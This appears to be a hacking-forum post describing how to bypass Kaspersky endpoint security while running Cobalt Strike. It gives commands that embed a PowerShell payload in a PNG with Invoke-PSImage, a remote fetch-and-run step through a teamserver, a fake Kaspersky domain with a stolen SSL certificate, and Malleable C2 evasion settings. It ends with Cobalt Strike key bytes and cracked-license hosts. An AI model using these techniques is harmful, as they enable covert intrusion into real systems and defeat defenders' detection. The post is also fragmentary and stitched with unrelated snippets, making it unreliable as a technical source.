
~/ Bypass Kaspersky AV / EDR 04.06.2022

Well, most AV / EDR companies the important part for them to disable powershell ! the power of any shell in windows... and today i will share a public "Bypass powershell" script which will work with you in 4-5 steps.

We all hear about Invoke-Image which hide the malicious code (powershell.ps1) inside image (xss.jpg), but now we will work on duplicated the encryption of the image.. i will not explain more about, the most important to import the Invoke-PSImage script in your windows lab.
1) open powershell and import Invoke-PSImage.ps1 into your powershell ( make sure AV and Windows Defender is turn off while importing the shellcode ):
Код:Import-Module .\Invoke-PSImage.ps1

2) generate your malicious image

Код:Invoke-PSImage -Script .\payload.ps1 -Out .\r1z.png -Image .\xss.jpg -Web
Посмотреть вложение 37016


3) Now and the important part is to get upload your image in your teamserver, and update/insert the uploaded link in your encrypted powershell to run it on the client box.
Посмотреть вложение 37018

The PNG looks like real picture, you can upload it anywhere in trusted site or even in client site, or your teamserver.
Посмотреть вложение 37019
Setup your cobaltstrike listener.
Посмотреть вложение 37020
update the link of the image.
Посмотреть вложение 37022
Посмотреть вложение 37021
Copy and paste the updates encoded powershell script and run it in the client powershell.
Посмотреть вложение 37023

Additional layer of make our beacon harder to find, our communication with the client will be encrypted through SSL communication under "FAKE" domain of kaspersky we choice
Посмотреть вложение 37024
There is many way, and many tools as a OPSEC you can use, but here i will share some top tools i personaly recommended to use, and we will go trough it step by step until we achieve our goal in bypassing the latest update on Kaspersky End Point Security & Network moniter with our CobaltStrike 4.5
Now your obfuscate steps in your DLL and IDEA project, beacon is not going to leak any information and will remind keep hidden from all "NCCGroup" research's and other bullshit)) up coming will be more strong in OPSEC hidding
Test your modified beacon.dll with any of beacon scanners, ex:
Посмотреть вложение 36456
I want share the most OpSec configuration in your (Malleable C2) to make sure the following options are configured that limit the use of RWXflagged memory (suspicious and easy to detect) and clean up shellcode after beacon startup:
Most of the EDR, AV are working in same checksum, hash check, API check, etc... while working in this article, step by step.. and tunning your profile which is the most important part to hide your activity inside any EDR system, they all work in same gathering way expect few who i will cover how to bypass it in future.
- set startrwx "false";
- set userwx "false";
- set cleanup "true";
- set stomppe "true";
- set obfuscate "true";
- set sleep_mask "true";
- set smartinject "true";
** Our soup recipe: ヽ (# `Д ●) ノ
- Nmap scanner. (blocked) ✔
- BeaconEye scanner (blocked) ✔
- Cobalt parser. (blocked) ✔
- Hidden URI aka checksum8. (hidden) ✔
- Hide your Teamserver under CloudFlared Tunnel ✔
- Steal *.Kaspersky.com SSL. (bypassed) ✔
- Bypass Kaspersky End Point Security. (bypassed) ✔
- Install TOR over Teamserver (HCS tool).
- Install OpenVPN with redirector (HCS tool).
- Install DNSCrypt (DoH) via CloudFlare. (HCS tool).
- Install Domains Randomizor (HCS tool).
- Install JARM randomizor aka JA3's obfuscator (HCS tool).
- install automated script for custom cobaltstrike 4.4 + 4.5 (HCS tool).
** additional hidden OPSEC on JARM signature, aja JA3's obfuscator, VPN integtration with redirectors, custom XSS cobaltstrike 4.5 Edition and more OPSEC tips and tricks will be added every month on HCS All-In-One script !
Pass files: r1z@xss.pro
Keep tunned!
./r1z
Хорошо. Буду начинать переводить.yashechka please update us with translated link once you complete it.
 если это так, перейдите в // Activate Intellij Idea "Latest version".
 lic-server.mephi.ru
 jetbrains-license.learning.casareal.co.jp
public class EchoTest {
    publicstatic long checksum8(String text) {
        if (text.length() < 4) {
            return0L;
        }
        text = text.replace("/", "");
        long sum = 0L;
        for (int x = 0; x < text.length(); x++) {
            sum += text.charAt(x);
        }
        return sum;
    }
    publicstatic void main(String[] args) throws Exception {
        System.out.println(checksum8("xssr1zxssr1zxssr1z.pdf"));
    }
}
 anonfiles.com
//private static byte[] OriginKey40 = {27, -27, -66, 82, -58, 37, 92, 51, 85, -114, -118, 28, -74, 103, -53, 6 };
//private static byte[] OriginKey41 = {-128, -29, 42, 116, 32, 96, -72, -124, 65, -101, -96, -63, 113, -55, -86, 118 };
//private static byte[] OriginKey42 = {-78, 13, 72, 122, -35, -44, 113, 52, 24, -14, -43, -93, -82, 2, -89, -96};
//private static byte[] OriginKey43 = {58, 68, 37, 73, 15, 56, -102, -18, -61, 18, -67, -41, 88, -83, 43, -103};
//private static byte[] OriginKey44 = {94, -104, 25, 74, 1, -58, -76, -113, -91, -126, -90, -87, -4, -69, -110, -42}
4.0 1be5be52c6255c33558e8a1cb667cb06
4.1 80e32a742060b884419ba0c171c9aa76
4.2 b20d487addd4713418f2d5a3ae02a7a0
4.3 3a4425490f389aeec312bdd758ad2b99
4.4 5e98194a01c6b48fa582a6a9fcbb92d6




 github.com